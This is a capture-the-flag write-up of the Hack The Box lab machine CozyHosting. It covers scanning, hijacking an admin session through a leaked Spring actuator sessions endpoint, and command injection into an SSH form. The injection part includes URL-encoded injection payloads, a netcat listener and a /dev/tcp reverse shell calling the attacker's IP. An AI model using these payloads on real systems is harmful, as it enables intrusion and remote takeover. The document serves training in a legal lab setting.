

COZYHOSTING 559



RETIRED MACHINE

CozyHosting

LINUX EASY

4.5
MACHINE RATING

16492
USER OWNS

16344
SYSTEM OWNS

02/09/2023
RELEASED

Created by commandercool

Copy Link

Play Machine

_____ (READY to Go) _____

IP: 10.10.11.230

http://cozyhosting.htb

Fingerprinting

Nmap -T4 -A -v 10.10.11.230

```
kali@kali: /  
File Actions Edit View Help  
Initiating NSE at 09:34  
Completed NSE at 09:34, 0.11s elapsed  
Initiating NSE at 09:34  
Completed NSE at 09:34, 0.00s elapsed  
Nmap scan report for http://cozyhosting.htb (10.10.11.230)  
Host is up (0.026s latency).  
Not shown: 65533 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_  256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)  
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)  
80/tcp open  http      nginx/1.18.0 (Ubuntu)  
|_ http-title: Did not follow redirect to http://cozyhosting.htb  
|_ http-methods:  
|_ Supported Methods: GET HEAD POST OPTIONS  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
NSE: Script Post-scanning.  
Initiating NSE at 09:34  
Completed NSE at 09:34, 0.00s elapsed
```


SSH: 22/tcp open ssh **OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)**

HTTP: 80/tcp open http **nginx 1.18.0 (Ubuntu)**

Exploit = <https://vuldb.com/?id.155282>

~~~~~

**Wapplyzer:**



Site VA Scan with ZAP (*full report in the Desktop/HTB/CozyHosting*)

Untitled Session - ZAP 2.14.0

Edit View Analyse Report Tools Import Export Online Help

Standard Mode

History Search Alerts Output Spider Active Scan

Alerts (10)

- Absence of Anti-CSRF Tokens (2)
  - GET: http://cozyhosting.htb/login
  - GET: http://cozyhosting.htb/login?error
- Content Security Policy (CSP) Header Not Set**
- Spring Actuator Information Leak
- Cookie without SameSite Attribute
- Server Leaks Version Information via "Server" Header
- Authentication Request Identified
- Information Disclosure - Suspicious Comments
- Modern Web Application (4)
- Session Management Response Identified (2)
- User Agent Fuzzer (204)

**Content Security Policy (CSP) Header Not Set**

URL: http://cozyhosting.htb/  
Risk: Medium  
Confidence: High  
Parameter:  
Attack:  
Evidence:  
CWE ID: 693  
WASC ID: 15  
Source: Passive (10038 - Content Security Policy (CSP) Header Not Set)  
Alert Reference: 10038-1  
Input Vector:  
Description:  
Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data theft. CSP provides a set of standard HTTP headers that web browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects.  
Other Info:  
Solution:  
Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.  
Reference:  
[https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing\\_Content\\_Security\\_Policy](https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy)  
[https://cheatsheetseries.owasp.org/cheatsheets/Content\\_Security\\_Policy\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html)  
<https://www.w3.org/TR/CSP/>  
Alert Tags:  


| Key            |                                                                                                                             |
|----------------|-----------------------------------------------------------------------------------------------------------------------------|
| OWASP_2021_A05 | <a href="https://owasp.org/Top10/A05_2021-Source-Code-Integrity">https://owasp.org/Top10/A05_2021-Source-Code-Integrity</a> |
| OWASP_2017_A06 | <a href="https://owasp.org/www-project-secure-header/#CSP">https://owasp.org/www-project-secure-header/#CSP</a>             |

5 Main Proxy: localhost:8081


Did dirsearch output stored in /Desktop/HTB/cozyhosting

One of the results was the: actuator page: <http://cozyhosting.htb/actuator>

*“In **Spring Boot** applications, the path `/actuator` is often used to expose endpoints that provide actuator functionality. These endpoints allow developers to monitor and manage the application's health, performance, and configuration in real-time.” ~ **Gemini***



In the actuator page we found some interesting end points for managing the health of the site:



When we go to the open sessions on the site = `cozyhosting.htb/actuator/sessions`



This means that we could possibly try to do session hijacking on the page. We just need to swap out 'UNAUTHORIZED' cookie for 'kanderson' cookies...

## Session Hijacking

When I go to the cozyhost.htb/login page this is our cookie:

```
GET /login HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://cozyhosting.htb/
Connection: close
Cookie: JSESSIONID=DDB0C7064E091C6B881607D8CEF3D05E
Upgrade-Insecure-Requests: 1
```

UNAUTHORIZED COOKIE

Now we swap the cookie...

Access to admin with anderson cookie:



## Found this on the admin page

Include host into automatic patching

### Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised\_keys file.

Connection settings

Hostname

Username

Submit

Reset

## Testing with “;”

### Request

Pretty Raw Hex

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=28B840D12EBBA94B8D16E4E978D22240
13 Upgrade-Insecure-Requests: 1
14
15 host=host&username=%3B
```

### Response


Pretty Raw Hex Render

```
1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 28 Feb 2024 15:26:09 GMT
4 Content-Length: 0
5 Location: http://cozyhosting.htb/admin?error=usage: ssh
  [-45AaCfGgKkMnqstTvVxXyY] [-B bind_interface]
    [-b bind_address] [-c cipher_spec] [-D
  [bind_address:]port] [-E log_file] [-e
  escape_char] [-F configfile] [-I pkcs11] [-i
  identity_file] [-J [user@]host[:port]] [-L address]
    [-l login_name] [-m mac_spec] [-O ctl_cmd]
  [-o option] [-p port] [-Q query_option] [-R
  address] [-S ctl_path] [-W host:port] [-w
  local_tun[:remote_tun]] destination [command [argument
  ...]]/bin/bash: line 1: @host: command not found
6 Connection: close
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0,
  must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

## TRYING to gain access to ssh

- We know it is vulnerable to command injection because when we enter in “;” for the username we get a ssh error so we know that whatever is being run in the username box is being appended to the end of the ssh command





Notice the `${IFS}` this is to encode white spaces because before we were using the `+` for white space but the program would give a error.

Also because the program is only show us the error we are not redirecting the std out (1) to std err for us to see.

The command above with out encode is

```
2> /dev/null;whoami >2;#
```

Was able to get ping

```

1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 76
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=C5A6C4CD8E4CC72E14BB8CEDD2082078
13 Upgrade-Insecure-Requests: 1
14
15 host=host&username=
  2>/dev/null%3bping${IFS}10.10.14.15${IFS}>%262;%23${IFS}#

```

## TCPDUMP OUTPUT:

```

(kali@kali)-[~]
$ sudo tcpdump -i tun0 -v "icmp and src 10.10.11.230"
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:48:16.202376 IP (tos 0x0, ttl 63, id 7049, offset 0, flags [DF], proto ICMP (1), length 84)
  cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 1, length 64
04:48:17.290113 IP (tos 0x0, ttl 63, id 7280, offset 0, flags [DF], proto ICMP (1), length 84)
  cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 2, length 64
04:48:18.317193 IP (tos 0x0, ttl 63, id 7527, offset 0, flags [DF], proto ICMP (1), length 84)
  cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 3, length 64
04:48:19.234920 IP (tos 0x0, ttl 63, id 7749, offset 0, flags [DF], proto ICMP (1), length 84)
  cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 4, length 64
04:48:20.258698 IP (tos 0x0, ttl 63, id 7871, offset 0, flags [DF], proto ICMP (1), length 84)
  cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 5, length 64
^C
5 packets captured
5 packets received by filter
0 packets dropped by kernel

```

## TIME TO EXPLOIT WITH revshells.com

Ima listen on port 9001

```

-l      listening
-n      numeric-only IP addresses, no DNS
-p      port
-v      verbose

```

## COMMAND TO LISTEN:

```
nc -lvnp 9001
```

## COMMAND FOR THE WEB SERVER:

```
sh -i >& /dev/tcp/10.10.14.15/9001 0>&1
```

I used note pad to fix the url encoding:

```
1 host=host&
2
3 username=2>/dev/null%3bsh${IFS}-i${IFS}>%262${IFS}/dev/tcp/10.10.14.15/9001${IFS}0>262;%23${IFS}
4
5 >& is same as >%262
6
7 reverse shell: sh -i >& /dev/tcp/10.10.14.15/9001 0>62
8
9
10
11 so the new command is below....|
12 host=host&username=2>/dev/null%3bsh${IFS}-i${IFS}>%262${IFS}/dev/tcp/10.10.14.15/9001${IFS}0>262;%23${IFS}
```

Now time to test..

| Request |                                                                                                                 | Response |                                                                                                                               |
|---------|-----------------------------------------------------------------------------------------------------------------|----------|-------------------------------------------------------------------------------------------------------------------------------|
| Pretty  | Raw                                                                                                             | Pretty   | Raw                                                                                                                           |
| 1       | POST /executessh HTTP/1.1                                                                                       | 1        | HTTP/1.1 302                                                                                                                  |
| 2       | Host: cozyhosting.htb                                                                                           | 2        | Server: nginx/1.18.0 (Ubuntu)                                                                                                 |
| 3       | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0                              | 3        | Date: Wed, 28 Feb 2024 15:44:18 GMT                                                                                           |
| 4       | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8                   | 4        | Content-Length: 0                                                                                                             |
| 5       | Accept-Language: en-US,en;q=0.5                                                                                 | 5        | Location: http://cozyhosting.htb/admin?error=/bin/bash: line 1: 2\${IFS}/dev/tcp/10.10.14.15/9001\${IFS}0: ambiguous redirect |
| 6       | Accept-Encoding: gzip, deflate, br                                                                              | 6        | Connection: close                                                                                                             |
| 7       | Content-Type: application/x-www-form-urlencoded                                                                 | 7        | X-Content-Type-Options: nosniff                                                                                               |
| 8       | Content-Length: 106                                                                                             | 8        | X-XSS-Protection: 0                                                                                                           |
| 9       | Origin: http://cozyhosting.htb                                                                                  | 9        | Cache-Control: no-cache, no-store, max-age=0, must-revalidate                                                                 |
| 10      | Connection: close                                                                                               | 10       | Pragma: no-cache                                                                                                              |
| 11      | Referer: http://cozyhosting.htb/admin                                                                           | 11       | Expires: 0                                                                                                                    |
| 12      | Cookie: JSESSIONID=CSA6C4CD8E4CC72E14BB8CEDD2082078                                                             | 12       | X-Frame-Options: DENY                                                                                                         |
| 13      | Upgrade-Insecure-Requests: 1                                                                                    | 13       |                                                                                                                               |
| 14      |                                                                                                                 | 14       |                                                                                                                               |
| 15      | host=host&username=2>/dev/null%3bsh\${IFS}-i\${IFS}>%262\${IFS}/dev/tcp/10.10.14.15/9001\${IFS}0>262;%23\${IFS} |          |                                                                                                                               |

error=/bin/bash: line 1: 2\${IFS}/dev/tcp/10.10.14.15/9001\${IFS}0: ambiguous redirect

This worked:

Request

1 POST /executessh HTTP/1.1  
2 Host: cozyhosting.htb  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 83  
9 Origin: http://cozyhosting.htb  
10 Connection: close  
11 Referer: http://cozyhosting.htb/admin  
12 Cookie: JSESSIONID=CSA6C4CD8E4CC72E14BB8CEDD2082078  
13 Upgrade-Insecure-Requests: 1  
14  
15 host=host&username=2>/dev/null%3bnc\${IFS}10.10.14.15\${IFS}9001\${IFS}>%262;%23\${IFS}

Response

1 HTTP/1.1 504 Gateway Time-out  
2 Server: nginx/1.18.0 (Ubuntu)  
3 Date: Wed, 28 Feb 2024 16:05:05 GMT  
4 Content-Type: text/html  
5 Content-Length: 176  
6 Connection: close  
7  
8 <html>  
9 <head>  
10 <title>  
11 504 Gateway Time-out  
12 </title>  
13 </head>  
14 <body>  
15 <center>  
16 <h1>  
17 504 Gateway Time-out  
18 </h1>  
19 </center>  
20 <hr>  
21 <center>  
22 nginx/1.18.0 (Ubuntu)  
23 </center>  
24 </body>  
25 </html>